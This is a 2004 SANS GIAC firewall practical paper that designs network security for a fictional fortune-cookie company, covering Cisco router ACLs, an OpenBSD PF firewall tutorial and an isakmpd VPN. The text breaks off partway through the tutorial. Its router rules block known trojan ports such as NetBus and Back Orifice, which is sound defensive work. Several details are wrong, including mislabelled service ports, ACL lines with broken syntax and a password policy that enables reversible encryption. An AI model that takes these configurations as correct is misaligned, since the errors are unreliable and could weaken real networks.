



Global Information Assurance Certification Paper

Copyright SANS Institute
Author Retains Full Rights

This paper is taken from the GIAC directory of certified professionals. Reposting is not permitted without express written permission.

Firewalls, Perimeter Protection and VPN's SANS GCFW Practical Assignment

Securing the fortune cookie sayings against misfortune

Version 2.0

GIAC Enterprises

**SANS Parliament Hill
Ottawa, Ontario, Canada**

**by
Micho Schumann
Submitted on February 3rd, 2004**

Table of contents

1.	Security architecture	1
1.1	Specific access requirements and restrictions	1
1.1.1	General needs	1
1.1.2	Customers and the public	1
1.1.3	Suppliers	2
1.1.4	Partners	2
1.1.5	Employees located on the internal network	2
1.1.6	Employees located outside the network	3
1.2	Security architecture	4
1.2.1	IP address scheme	5
1.2.2	DMZ Server details	5
1.2.3	Production servers	6
1.2.4	End user systems	7
1.2.5	Other devices	8
1.2.6	Other security measures	9
2	Security policy and tutorial	11
2.1	External border router	11
2.2	VPN	13
2.2.1	The server	13
2.2.2	The client	14
2.3	Firewall	16
2.3.1	Rule-set	16
2.3.2	Firewall tutorial	18
3	Testing the design	31
3.1	Overall approach	31
3.2	The router	33
3.3	The firewall	35
3.3.1	From the Internet to the Firewall host	36
3.3.2	From the Internet to DMZ	37
3.3.3	From DMZ outbound	39
3.3.4	From the production servers outbound	40
3.3.5	From the management network outbound	40
3.3.6	From the Users LAN to the Firewall	40
3.3.7	Conclusions	42

4	Design under fire	44
4.1	Attack against the firewall	45
4.2	Distributed denial of service attack	46
4.2.1	First steps	46
4.2.2	The tool	46
4.2.3	The attack on the DSL hosts	47
4.2.4	Ways to detect and protect from a DDos attack.	49
4.3	Attack against the inside	50
4.3.1	Locate and attack	50
4.3.2	Countermeasures	54
	Appendix A - ISAKMDP	55
	Appendix B – Checkpoint advisory	57
	References	61

© SANS Institute 2004, Author retains full rights.

Abstract

Securing the fortune cookie sayings against misfortune

GIAC Enterprises (GAE), a prosperous fortune cookie company, has recently undergone a successful initial public offering (IPO) and must now face much more public and regulatory scrutiny. The audit committee of GAE, chaired by the Chief Executive Officer, has expressed some serious concerns about the security of the network and operations that are performed on the Internet. This committee has requested a full network security design.

The network security plan is explained as follows:

1. Security design: here the groundwork for the network is laid out. It explains how everything will work together and what are the business needs.
2. Security policy and tutorial: this section explains how the border router, the firewall and the VPN will be setup. A detailed tutorial of the OpenBSD firewall setup is included in this section.
3. Testing the design. Following the first two sections, the testing section will examine if the firewall setup is adequate and does what it is supposed to do.

The final section breaks away from the first three. Here, we examine a network created by a colleague. We have to attack its firewall, perform a distributed denial of service attack and finally attack an internal host.

© SANS Institute 2004, All rights reserved.

1. Security architecture

1.1 *Specific access requirements and restrictions*

1.1.1 General needs

GAE is a relatively mature company that has been around for a few years and has had lots of success in the Fortune Cookie sayings business. Along with its successes, it has gone thru an IPO. This IPO has brought much wealth to shareholders, but has also increased pressure on management to raise profits. With this in mind, management has told the IT group that any savings with regards to the new network design would be appreciated. Although security is a high priority, cost savings will be appreciated and recognized.

In high-level terms, management has expressed the following security needs to IT:

- Appropriate systems must be in place to repel external attacks;
- Internal controls must be sufficient to make sure that the data is safe and secure;
- Users must have access only to what they really need;
- Successful virus attacks of any sort are not acceptable.

1.1.2 Customers and the public

People requesting general information about GAE's products and services are able to access the public web site using the HTTP protocol over port 80. Clients that wish to purchase sayings must do so by using GAE's secure server that uses HTTPS over port 443 with a 128bit certificate. This will enable clients to transmit sensitive information to GAE's server without fear of eavesdropping on the transmitted data.

Furthermore, all database queries and entries are done transparently to the users and are hosted on different servers. This will be explained further on.

1.1.3 Suppliers

Suppliers (the different companies from around the world that supply the fortune sayings to GAE) must be able to answer the increasing demand for such product on a “just in time” delivery principal. Since GAE will post on their secure server all of the requirements for the following months, suppliers must login to the secure web server using HTTPS on port 443 in order to bid on the next sayings batch. GAE has implemented a proprietary auction system that makes suppliers bid for sales. The lowest bidder is then able to upload the requested sayings to the secure server.

1.1.4 Partners

GAE is a fortune cookie powerhouse in its market, so it was only natural to allow other companies to use their expertise to expand their own businesses. GAE provides the technical infrastructure to partners, who can in turn buy and sell fortune cookie sayings. GAE earns recurring revenues depending on volumes of sales and purchases using their systems. Partners, just like suppliers, have a specific web login section using HTTPS. GAE does not want suppliers or other intruders to gain access to pricing and other such information.

1.1.5 Employees located on the internal network

GAE's employees that are physically located on the corporate LAN (Local Area Network) are allowed access to the LAN by means of DHCP IP allocation. MAC address filtering is also being used to avoid rogue systems and visitors to access the LAN. Workstations, which will be detailed further in this document, are Windows 2000 based desktop computers.

Protocols used by desktop users are the following:

- HTTP/HTTPS for general internet use and for the company's web sites, the web interface to the Oracle database and the Intranet;
- SMTP/IMAP4 for the Exchange email server;
- DNS to resolve domain names;
- Microsoft file sharing using ports 137, 139 and 445;
- SSH for administrative employees to administer the Linux based servers;


- Microsoft's terminal services for administration of the Windows based servers;
- SQL on port 1433 for the database server;
- A few proprietary protocols used only internally.

1.1.6 Employees located outside the network

Employees that require remote access to GAE's network, such as the sales force, network administrators and executives require a fast and secure method of accessing the corporate network. A VPN solution is by far the most cost effective and fastest way of providing remote access. Users will access the network by connecting to the firewall, which will also serve as a VPN gateway. No personal home PC's are allowed to VPN into the network; only company-approved laptops are allowed to use the VPN. Once authenticated into the network, users have access to the same services as regular LAN users and must authenticate to the active directory.

© SANS Institute 2004, Author retains full rights.

1.2 Security architecture



1.2.1 IP address scheme

The IP addresses that were chosen by GAE for its internal network and external DMZ can be found in the matrix below. These addresses are based on RFC 1918.

Zone	IP range	Use
LAN	192.168.50.x/24	General LAN users
Management	192.168.10.x/24	System administrators
Prod	192.168.20.x/24	Production servers
DMZ	10.10.1.x/24	External servers
Router	200.10.2.1	Border router (external Interface)
Router	10.100.10.1	Border router (internal Interface)
Firewall Ext.	10.100.10.2/24	External Interface

DHCP is used on this network and is handled by the Domain Controller. However, all MAC addresses of all the approved company systems are filtered by the internal Cisco Switches. This way, computers can easily be moved around without the hassle of activating/deactivating wall jacks. Also, this will avoid external systems (such as the laptop of a consultant) from being put onto the network without authorization and proper virus screening.

Note: For practical reasons, the external IP's are in the 10.x.x.x range and the external router interface is 200.10.2.1

1.2.2 DMZ Server details

1.2.2.1 Web servers

The web servers are based on Windows 2000 with sp4. The web servers have been secured by using Microsoft's IIS lockdown tool version 2.1 (www.microsoft.com/technet/security/tools/locktool.asp) Also, Microsoft's URLSCAN has been enabled in order to block off any crafted URL's that an attacker may attempt to feed the web server. The HTTPS server is using a 128bit Verisign certificate. All non-essential services have been deactivated.

1.2.2.2 DNS server

The DNS server is a Red Hat Linux server running Bind version 9.2.3. This is the latest stable version of Bind. This server has all services disabled except the DNS server and an SSH daemon for administrative purposes. Bind is configured to refuse all DNS zone transfers originating from the public Internet. This Redhat installation is hardened with Bastille version 2.1.1.

1.2.2.3 Mail relay

The email relay server that will receive email from the public Internet and interface with the internal Exchange server will be using GFI's MailSecurity gateway version 8. GFI's mail relay will not only handle mail, but will also scan it for viruses and other exploits. The server is a Windows 2000 server with sp4. All non-essential services have been deactivated.

1.2.3 Production servers

1.2.3.1 SQL database servers

The SQL servers are based on a Windows 2000 server with sp4. Microsoft SQL is patched up to sp3a, which includes the fix for the slammer worm. The first server is used for the fortune cookie sayings database. The second one is for the online auction database. These servers have Tripwire 4.0 to ensure data integrity.

1.2.3.2 Billing and accounting system

The billing and accounting system is using Microsoft's GreatPlains financial package. The server used is a Windows 2000 with sp4. This server has Tripwire 4.0 to ensure data integrity. Only users from inside the network can access this server. GreatPlains does not interface with any other application or server.

1.2.3.3 Auction server

The auction server hosts an in-house developed application. It also interfaces with one of the SQL servers. Only the SQL server can "talk" to the auction application. The application does not interface directly with the web server.

The server hosting the application is based on Windows 2000 with sp4. All non-essential services have been deactivated. This server has Tripwire 4.0 to ensure data integrity.

1.2.3.4 Mail server

The mail server is using Exchange 5.5 on a Windows 2000 server with sp4. Exchange is also mated with Trend's Scanmail for Exchange application. Scanmail will perform a scan on all incoming and outgoing email, just as GFI's tool on the email relay on the DMZ thus assuring that all email will be scanned twice. Trend's tool will, amongst others, quarantine the following files: vbs, exe, cmd, com, hta, bat, pif, lnk, etc. All non-essential services have been deactivated on this server.

All Windows 2000 servers are verified by using ISS's System scanner version 4.2.5 before they are put into production. ISS's tool will ensure that no unnecessary services were accidentally left enabled. Also, the Windows 2000 servers can be managed by Microsoft's terminal tool, but only from a specific location on the Management network. This server has Tripwire 4.0 to ensure data integrity.

1.2.3.5 Snort server

The snort IDS server that is posted in the production server subnet is based on a RedHat 9.0 installation. This RedHat installation is accessible by SSH and is hardened with Bastille version 2.1.1. Snort version 2.1.0 is the version used.

1.2.4 End user systems

1.2.4.1 User workstations

User workstations are based on Windows 2000 professional with sp4. These workstations have Norton Antivirus Corporate installed and have PGP in use with their Outlook/Exchange client. The users are not administrators on their systems; therefore they cannot install applications on their own. This policy was implemented after an employee was caught using Kazaa and downloading pirated software. A specific rule was put into the firewall for this (as well as ICQ & MSN) in case users find a way to install these applications. All workstations MAC addresses are entered into the Cisco switches in order to block access to any unauthorized workstation or network interface card.

1.2.4.2 Laptops

Executives, sales and IT personnel mostly use laptops. They are Windows 2000 Professional with sp4. All laptops come with a standard Kensington lock. Users are not administrators so that they cannot install applications themselves. Also, ISS's Blackice personal firewall version 3.6 has been installed. Finally, PGP's Corporate Desktop has been installed so that sensitive data that may be contained on the laptops is safe in case they are lost or stolen. All laptops MAC addresses are entered into the Cisco switches in order to block access to any unauthorized systems.

1.2.5 Other devices

1.2.5.1 Router

The external border router is a Cisco 2624 with IOS 12.3. Since the company and its equipment are located in one location, IT management has decided that remote access to this router would be disabled. Only access via the console port is permitted. The border router will perform basic filtering tasks and will then pass on the remaining traffic to the firewall.

1.2.5.2 Firewall

The firewall is PF, based on OpenBSD version 3.4, an operating system known to be very secure, even with a default installation. When management reviewed the price of many commercial and closed source firewalls' available, it was recommended that an alternative be found. OpenBSD was chosen because of its reputation and cost. Management of this server and the firewall will be done strictly by SSH and cannot be done from outside the network. The firewall host is quad-homed (five network interfaces). The firewall host will also be the VPN gateway and will use IPSEC based on OpenBSD's ISAKMPD software with PGP's Freeware (PGPNet) version 7.1 for the VPN clients.

1.2.5.3 Switches

The switches used on the network are all Cisco 2955 series 10/100Base-T switches. They will be managed by SSH and will only allow known MAC (Media Access Control) addresses to gain access to the network.

1.2.5.4 Logs

All servers and workstations are linked to a Syslog server. The logs of the workstations and servers are all sent to this system so that the application can collect and analyze suspicious events such as password guessing, logon times, critical files and other such anomalies. The syslog server is running on a RedHat 9.0 server that was hardened with Bastille 2.1.1. The log server can only be accessed by direct console access or SSH.

1.2.6 Other security measures

1.2.6.1 Login settings

Login settings for all LAN users to access the network can be seen below. A strong, but not too restrictive network security policy is required. From our experience, this type of setup should not bother too many end users and will ensure that only the people we want on the network will actually be able to access it.

Policy	Local Setting
Enforce password history	6 passwords remem...
Maximum password age	90 days
Minimum password age	0 days
Minimum password length	8 characters
Passwords must meet complexity r...	Enabled
Store password using reversible e...	Enabled

Policy	Local Setting
Account lockout duration	1000 minutes
Account lockout threshold	5 invalid logon atte...
Reset account lockout counter after	30 minutes

These settings are a company standard. When possible, all application systems, such as the Great Plains financial package have the same authentication settings. Users must also be in the appropriate Active Directory group to access most of the internal applications.

1.2.6.2 Physical security

Physical security is often overlooked, but is an essential part of information security. At GAE's office location, the server room has recently undergone a full overhaul. Along with the measures listed below, the server room is in a location that does not have an external window. To prevent intruders from getting into the server room or to avoid losing data in a disaster, such as a fire or water pipe break, this is what is implemented:

- An elevated floor;
- Reinforced ceilings and walls to avoid intrusion by going through ceiling panels;
- All systems are in closed cabinets;
- A dedicated air-conditioning system;
- A hand-held fire extinguisher;
- 30 minute UPS for all systems;
- Access by proximity card (Access to the server room is reserved to senior IT personnel, the IT manager and the Senior Vice-President).

If budgets permit in the next few years, we recommend that the following options be considered in order to enhance the level of physical security :

- A dry-pipe fire suppression system;
- A redundant air-conditioning system;
- Automatic fall-over on the buildings diesel generator;
- A heat & noise sensor
- An alarm system that is linked with the buildings alarm system and that provides pager warnings to key personnel;
- A biometric (finger) scanner

1.2.6.3 Backups

Backup of data is done every day. The backups that are performed are done automatically every night at 3am. In the morning, a systems analyst must check the log to make sure that all was backed-up properly. All the backups are full backups. The tapes are shipped to a third party storage facility every business day. When the tapes are sent offsite, the previous ones are returned to GAE. For regulatory and archival reasons, the quarterly tapes are kept for a minimum of five years. The backup utility is CA's Arcserve version 11.

2 Security policy and tutorial

2.1 External border router

As previously mentioned, the border router is a Cisco 2624 device with two interfaces, one for the link to the Internet (ISP) and one to the corporate firewall. The Cisco IOS version is 12.3. This device is configured with only basic settings. The reason for this is that GAE does not want to overload the router and let the firewall perform most of the work. Documents used to perform this configuration can be found in the reference section on page 61 under "Cisco references".

First of all, it is important to disable the services that we will not be using and that could be a potential target for an intruder.

Small services, snmp & http servers are disabled by default on this version of IOS. If we were using an older version of Cisco IOS, we would disable them in this manner:

```
Router(config) no service tcp-small-servers
Router(config) no service udp-small-servers
Router(config) no ip http server
Router(config) no snmp-server
Router(config) no ip source-route
```

Now, we want the router to block all IP spoofing attempts that may be made from the public Internet. The following rules all block incoming RFC1918 IP's and ICMP traffic.

```
! Block RFC 1918 addresses
access-list 101 deny ICMP any any
access-list 101 deny ip 10.0.0.0 0.255.255.255
access-list 101 deny ip 172.16.0.0 0.15.255.255
access-list 101 deny ip 192.168.0.0 0.0.255.255
access-list 101 deny ip 224.0.0.0 0.255.255.255
```

We also want to avoid smurf type attacks (broadcast). So we will make the router drop any such packets.

```
Router(config) no ip directed-broadcast
```


Next, we will block some well-known attacks. We don't expect to see much of these anymore though. But blocking them at the router is in our opinion the best option.

```
! Block all Sub-7 traffic
access-list 102 deny ip udp any any eq 27374 log
```

```
! Block all NetBus traffic
access-list 102 deny ip tcp any any eq 12345 log
access-list 102 deny ip tcp any any eq 12346 log
```

```
! Block all Back Orifice traffic
access-list 102 deny ip tcp any any eq 54321 log
access-list 102 deny ip udp any any eq 54321 log
access-list 102 deny ip tcp any any eq 54320 log
access-list 102 deny ip udp any any eq 54320 log
```

```
!Block NetBios & SQL
access-list 102 deny ip tcp any any range 135 139 log
access-list 102 deny ip tcp any any range 1433 1434 log
```

To “scare” off potential intruders, a warning banner should be put into the routers configuration. Although a warning banner does not offer additional security, it could deter potential intruders from going any further. The banner message can be seen below. We believe that these messages should be short and to the point.

WARNING! Access is restricted to authorized personnel only! All activity is logged.

User Access Verification

Password:

Finally, as previously mentioned, since we want the router to only be accessible by the console port, we will configure it to do so:

```
Router(config)#line aux 0
Router(config-line)#transport input none
Router(config-line)#exec-timeout 0 1
Router(config-line)#no exec
Router(config-line)#login local
```

Now, if the router is port scanned, there would be no telnet or SSH port visible. Only people with physical (console) access to the router will be able to configure it. (For our tests, telnet will appear. The router used is remote to our location and disabling telnet was not an option). The router is only accessible by the console port. This means that the person that has physical access to the router is an authorized person (taking into account the server room that we described in section 1.2.6.2).

2.2 VPN

2.2.1 The server

This section is based on the work of Johan Allard. Johan gives a very detailed description of how to make a VPN connection between Windows 2000 and OpenBSD with ISAKMPD. He even explains how to do so with a range of different VPN clients. The full reference to his work can be found in the references section on page 61.

Our VPN gateway will be using ISAKMPD on our OpenBSD machine.

First of all, we must enable the VPN daemon. We will do this by simply opening the `/etc/rc.local` file and adding the following line: `isakmpd_flags=""`

Also, we must add some rules to the PF firewall to allow the VPN connections. These rules can be seen in the firewall section.

Now, we must edit the `/etc/isakmpd/isakmpd.conf` file. This file can be found in appendix A and would not have been practical in this section of the document. In a nutshell, the `isakmpd.conf` tells the VPN daemon what encryption and authentication will be used. Our VPN will be using a shared secret password.

Also, the `isakmpd.policy` file must be edited. Below is a standard policy file. It will simply ensure that data is encrypted and that authentication is successful.


```
Comment: This policy accepts ESP SAs from a remote that uses the
right password.
Authorizer: "POLICY"
Conditions: app_domain == "IPsec policy" &&
             esp_present == "yes" &&
             esp_enc_alg != "null" -> "true";
Source : http://www.allard.nu/openbsd/openbsd/index.html
```

2.2.2 The client


As previously mentioned, we are using PGPNet (freeware) to complete the VPN access. PGP freeware can be downloaded at <http://www.pgpi.com>. We have downloaded version 7.0.

Once the client is installed on the Windows 2000 laptop, only a few configurations are required.

First, we entered the FQDN and IP of the server. Then we made sure that “secure host” is selected. Also, we chose “any valid key” for the remote authentication. Finally, we selected “set shared secret”.




The shared secret window looks like this.



We made sure that the passphrase is long enough (at least 8 characters or more) and ideally it should be changed every 30 days.

Finally, we selected OK, and obtained the following screen. Remote users are now able to VPN into the network by clicking on the "connect" button.



2.3 Firewall

2.3.1 Rule-set

The firewall host is a quin-homed P4-2.4Ghz PC with 512mb of RAM. The firewall host is running OpenBSD version 3.4. The firewall application is PF. This setup is much more powerful than what is currently required, but will be able to serve the company for a good while.

The rules listed below are those that will be in place to protect GAE's network.

Rule #	Source	Destination	Protocol(s)	Action	Explanation
	Any	FW Host	500/UDP	Permit	VPN users
	Any	FW Host	Any	Deny/Log	Stealth rule
	Any	Web	80/TCP 443/TCP	Permit	Legitimate web traffic
	Any	DNS	53/TCP 53/UDP	Permit	DNS queries
	Any	Mail relay	25/TCP	Permit	Legitimate email traffic
	Mail relay	Mail server	25/TCP	Permit	Inbound email
	Web (HTTPS)	SQL1	1433/TCP	Permit	Web-> SQL
	Web (HTTPS)	SQL2	1433/TCP	Permit	Web-> SQL
	Servers/ Workst.	Log server	514/UDP 514/TCP	Permit	Log data
	DMZ	Internal Net	Any	Deny/Log	Block everything else out of DMZ
	Any	Any	1214/TCP	Deny/Log	Block Kazaa
	Any	Any	1863/TCP 6901/TCP	Deny/Log	Block MSN messenger
	Any	Any	3574/TCP 4000/TCP 5190/TCP	Deny/Log	Block ICQ
	Any	Any	7070/UDP 7170/UDP	Deny/Log	Block RealAudio
	Users	Any	22/TCP	Deny/Log	Block users from

	LAN		23/TCP 2701/TCP 2701/UDP		using Telnet, SSH & MS Terminal.
	Any	Any	Any	Drop	Cleanup rule

The rule-set is relatively short and has been designed to be so. The smaller the rule-set, the simpler the management will be. In GAE, only two people have access to the firewall rules; The IT manager and the Sr. Network administrator. Rule changes are all logged into an Excel sheet and are verified quarterly by the IT manager against the rules that are in use. We recommend that a web-based tool be purchased or developed within the next year if budgets permit it.

© SANS Institute 2004, Author retains full rights

2.3.2 Firewall tutorial

2.3.2.1 Initial installation of OpenBSD

OpenBSD can be downloaded from <http://www.openbsd.org> or purchased on a set of CD's. Detailed instructions can be found on the web site and explain how to get up and running.

Once OpenBSD is installed on the system, a few basic hardening tasks must be performed. It is important to note that OpenBSD can be placed in a dual-boot mode. Considering the criticality of the firewall to the company, only OpenBSD operating system and required components are installed. In this tutorial, we will not explain how to install OpenBSD; we will however offer some pointers about the setup.

During the installation process, you will be prompted to choose which packages you want to install. Since this will be strictly a firewall host, you want to install the strict minimum. Your package selection should look like this:

```
[X] bsd
[ ] bsd.rd
[X] base34.tgz
[X] etc34.tgz
[X] misc34.tgz
[X] comp34.tgz
[X] man34.tgz
[ ] game34.tgz
[ ] xbase34.tgz
[ ] xshare34.tgz
[ ] xfont34.tgz
[ ] xserv34.tgz
```

The bsd.rd is only required for development purposes so do not select it. Games ("game34.tgz") are obviously not required either. The other components are for X-windows. We have chosen not to install X, going by the principal that less is better for this critical server. All of your setup and administration will be done using SSH.

2.3.2.2 Operating system hardening

Once the operating system is installed, you have a few hardening tasks to perform. Compared to many operating systems, OpenBSD is already pre-hardened, or as the developers mention upon login, "The proactively secure Unix-like operating system".

```
Last login: Fri Jan 23 09:33:26 2004
OpenBSD 3.4 (GENERIC) #18: Wed Sep 17 03:34:47 MDT 2003

Welcome to OpenBSD: The proactively secure Unix-like operating system.
```

Your first task is to remove the root console login. Root login should never be permitted on any Linux/Unix system. Users should always be required to login with their “regular” credentials first and then use the SU function to gain root.

This can be done by editing the `/etc/ssh/sshd_config` file with Vi. The mention “`#PermitRootLogin no`” should be changed to “`PermitRootLogin no`”

```
# Authentication:


#LoginGraceTime 2m
  PermitRootLogin no
#StrictModes yes
```

Also, while in the `/etc/ssh/sshd_config` file, remove the mention of SSH version 1, so that when connecting to the system using SSH, you will be sure that you are using version 2. Version 1 of SSH had some security flaws that were corrected in version 2. Edit the file and remove the “1” and the “#”, so that it looks like this:

```
#Port 22
Protocol 2
#ListenAddress 0.0.0.0
#ListenAddress ::
```

Your next task is to create a user. These users will be able to SU into root if they have the password. To create a user, simply type “adduser”. The system will ask some standard questions such as shell type and home directory location. At the encryption prompt, we suggest you choose “blowfish”. However, the encryption schemes that are available in OpenBSD are all quite efficient. One last pointer; at the “Invite admin into other groups” prompt, make sure you enter “wheel”. Without this, your user will not be able to SU into the root account.

Once these tasks are finished, run a quick port scan of the host. You will see that there are not many services running. However, since this host is so critical, you may want to look a little further.



As you can see above, there are four services running:

- 13 is Ident
- 22 is SSH
- 37 is daytime
- 113 is time

A quick `netstat -a` on the system confirms that this is the case:

```
tcp        0      0 *.ssh
tcp        0      0 *.time
tcp        0      0 *.daytime
tcp        0      0 *.auth
```

All you want remaining is SSH. The other services will not be of any use to you. They can be removed by simply commenting them out with a “#” in the `/etc/inetd.conf` file. Of course, a kill or system restart will be required to ensure that they are stopped. We recommend you to choose to comment out “comsat”, which is for IPv6 and not required for most networks.

Now that you have setup your system, you will have to check for system updates. To do so, go to <http://www.openbsd.org/errata.html>. Any available updates will be found there. As of the writing of this document, no security updates were available.

2.3.2.3 Enable the firewall

To enable PF, you have to edit the `/etc/rc.local` file. Simply add a line that says “`pf=yes`”. Also, make sure that the mention “`pf_rules=/etc/pf.conf`” is there and not commented out. “`pf.conf`” is the file where the firewall rules are stored. Reboot the system to enable the firewall.

To see if it is working, try the following command:

```
fw:~# /sbin/ifconfig pflog0
pflog0: flags=141<UP,RUNNING,PROMISC> mtu 33224
```

If you see this and the mention “UP”, then everything looks good.

Now, you have to enable the firewall to be able to pass information thru it (forwarding). Simply edit the `/etc/sysctl.conf` and make sure that you have the following mention in it.

```
net.inet.ip.forwarding=1    #1=Permit IP forwarding (routing) of packets
```

2.3.2.4 pf.conf

You can now start to configure PF by accessing the /etc/pf.conf file. Your first order of business is to define your servers, network interface cards and network sections. In PF language, these are “macros”. Macros will allow you to make the firewall rules more « readable », since instead of using the IP’s or other such items, you will be able to use names that you have defined.

You must now specify the network sections as shown below. Since you have four main network sections, define them here, along with their respective IP ranges.

```
#Network sections
```

```
DMZ="10.10.1.0/24"  
USERS="192.168.50.0/24"  
MANAGEMENT="192.168.10.0/24"  
PROD="192.168.20.0/24"
```

Next, you have to specify the interfaces for the firewall host as shown below. Of course, you are not obligated to do this, but it makes things simpler. You will note that there are six interfaces but only five physical interfaces. You have to add the VPN interface (enc0), this is the default interface for VPN traffic. Since by default the VPN interface is not enabled, enable it in the /etc/rc.local file. Simply add the following mention: ifconfig enc0 up

```
#Firewall interfaces
```

```
ext_if="fxp0"  
dmz_if="fxp1"  
users_if="ne1"  
mgmt_if="ne2"  
prod_if="ne3"  
vpn="enc0"
```

Next, define your network segments. As seen in section 1.2.1 of this document, you have four network segments (excluding the external Internet) making up the following list.

```
#Network sections
```

```
DMZ="10.10.1.0/24"  
USERS="192.168.50.0/24"  
MANAGEMENT="192.168.10.0/24"
```

```
PROD="192.168.20.0/24"
```

We would like to make a quick reference to the comments that you need to insert into the pf.conf file. Although this may seem useless when first building the rule-set, they can come in handy later, when changes have been performed or when there is staff movement. The comments can greatly help someone avoid getting confused. By doing this, errors could be avoided. We do not believe that we need to elaborate about what consequences an error in the firewall rules could cause.

Next, you will identify specific servers. Since these servers have specific functions (ex: web server), you will define them in order to better protect them as seen below.

```
#Specific servers
```

```
webserver1="10.10.1.100"  
webserver2="10.10.1.101"  
dns="10.10.1.102"  
mailrelay="10.10.1.103"  
mailserver="192.168.20.109"  
logserver="192.168.10.245"  
firewall="10.100.10.1"  
sql1="192.168.20.14"  
sql2="192.168.20.15"
```

At this point, a firewall administrator could choose to filter out unwanted IP's, such as spoofed RFC 1918 IP's on the external interface. You will not do this in your rule-set, since this is already done on the border router. However, should an administrator prefer to do it on the firewall, this is the general way to do so:

```
#Block RCF 1918 spoofing
```

```
block in log quick from 192.168.0.0/16 to any  
block in log quick from 172.16.0.0/12 to any  
and so on ...
```

Before we go any further, we will explain the "Quick" function. You will see this in your rule-set and in pretty much any PF rule-set. The quick function is quite simple, but must be understood in order to avoid potential errors. The mention of quick, means that when a packet matches a rule (ie: is appropriate), then that rule will be considered as the last matching rule. If the quick mention is not in a rule, but matches the packet, the packet will be compared to the following rules, in case another one would match. Just to be clear, here is a simple example.

Example:

Rule 1: Allow all HTTP traffic to 192.168.1.1 (quick)

Rule 2: Block all HTTP traffic to 192.168.1.1

If an HTTP traffic packet hits Rule 1 and the quick mention is there, then the packet will automatically (this is the key) be passed onto 192.168.1.1. If the quick mention had not been there, the packet would be transferred onto Rule 2 (the last matching rule) and blocked. If you have a business web server, we are sure that you don't want your legitimate web traffic to be blocked.

Next, you will add a "house keeping" function in place.

```
# Clean up fragmented and abnormal packets
```

```
scrub in all
```

The *scrub in all* function will reject fragmented packets that have (most probably) been crafted by an attacker. These fragmented packets can sometimes crash operating systems and do other malicious deeds. Unless you have to pass NFS data through PF, this option should always be added.

The following mention is to tell the firewall that you are "natting" (using NAT). As you can see below, you will let the users and management LAN out onto the Internet.

```
# NAT/PAT User and Management traffic to the Internet
```

```
nat on $ext_if from $USERS to any -> $ext_if
```

```
nat on $ext_if from $MANAGEMENT to any -> $ext_if
```

There is no reason why the production machines would need to go to the Internet, so they will not be given this privilege. When updates are performed to servers, they will be either temporarily moved to the Management LAN or a rule will be added to the firewall in a temporary fashion.

Following the previous set of instructions, you must tell your firewall what type of traffic the users can send out to the Internet. Also, you will tell the firewall to "keep state". Just like the more expensive firewalls on the market, PF is a "stateful firewall" that keeps track of what is going on.

```
# allow NAT/PAT traffic to reach the Internet
```

```
pass out on $ext_if inet proto tcp all flags S/SA keep state
```

```
pass out on $ext_if inet proto udp all keep state
```

```
pass out on $ext_if inet proto icmp all keep state
```

The upcoming rules that you will see are the “real” rules. These are the ones that reject and allow traffic to servers and services.

First up, you have to allow your VPN users to access your network. Here you have the rules that will allow users to enter via port 500 on the VPN interface (enc0) and of course the firewall will keep track of the session (“keep state”).

```
# Allow VPN traffic
```

```
pass in quick proto esp from any to $firewall
pass in quick proto udp from any port 500
$firewall port 500 keep state
pass in quick on enc0 all
```

Next is a rule that the Checkpoint Firewall-1 guru’s will immediately recognize: the Stealth rule. The stealth rule as many like to call it will block any connection (from the outside) directly to the firewall. No one from the public Internet has any business connecting to your firewall host, so you will drop that traffic. It of course can be logged, but you may end up with lots of data in you logs. If you really want to, just add “log” between in & on in the rule.

```
# "stealth" rule
```

```
block in on $ext_if from any to $firewall
```

Next up, you will allow users to connect to your web server. The two rules below let them do so. Notice the “quick”. So if anyone wants to get to your web servers (via port 80 or 443), there is no need to look at the other rules, the firewall will instantly allow the traffic thru.

```
# allow http/ssl from internet to the webservers
```

```
pass in quick on $ext_if proto tcp from any to $webserver1 port 80
pass in quick on $ext_if proto tcp from any to $webserver2 port 443
```

The rule below allows traffic to the DNS server that is on your DMZ. Notice the {tcp, udp} section in the rule below. This is done to make one rule out of two. Just below the rule, we inserted the “long” way of doing it. In the first rule, you have {tcp, udp} together. In the second set, you have them in individual rules. PF lets you group these up to reduce the number of rules so that things stay shorter (and cleaner) in your rule-set.

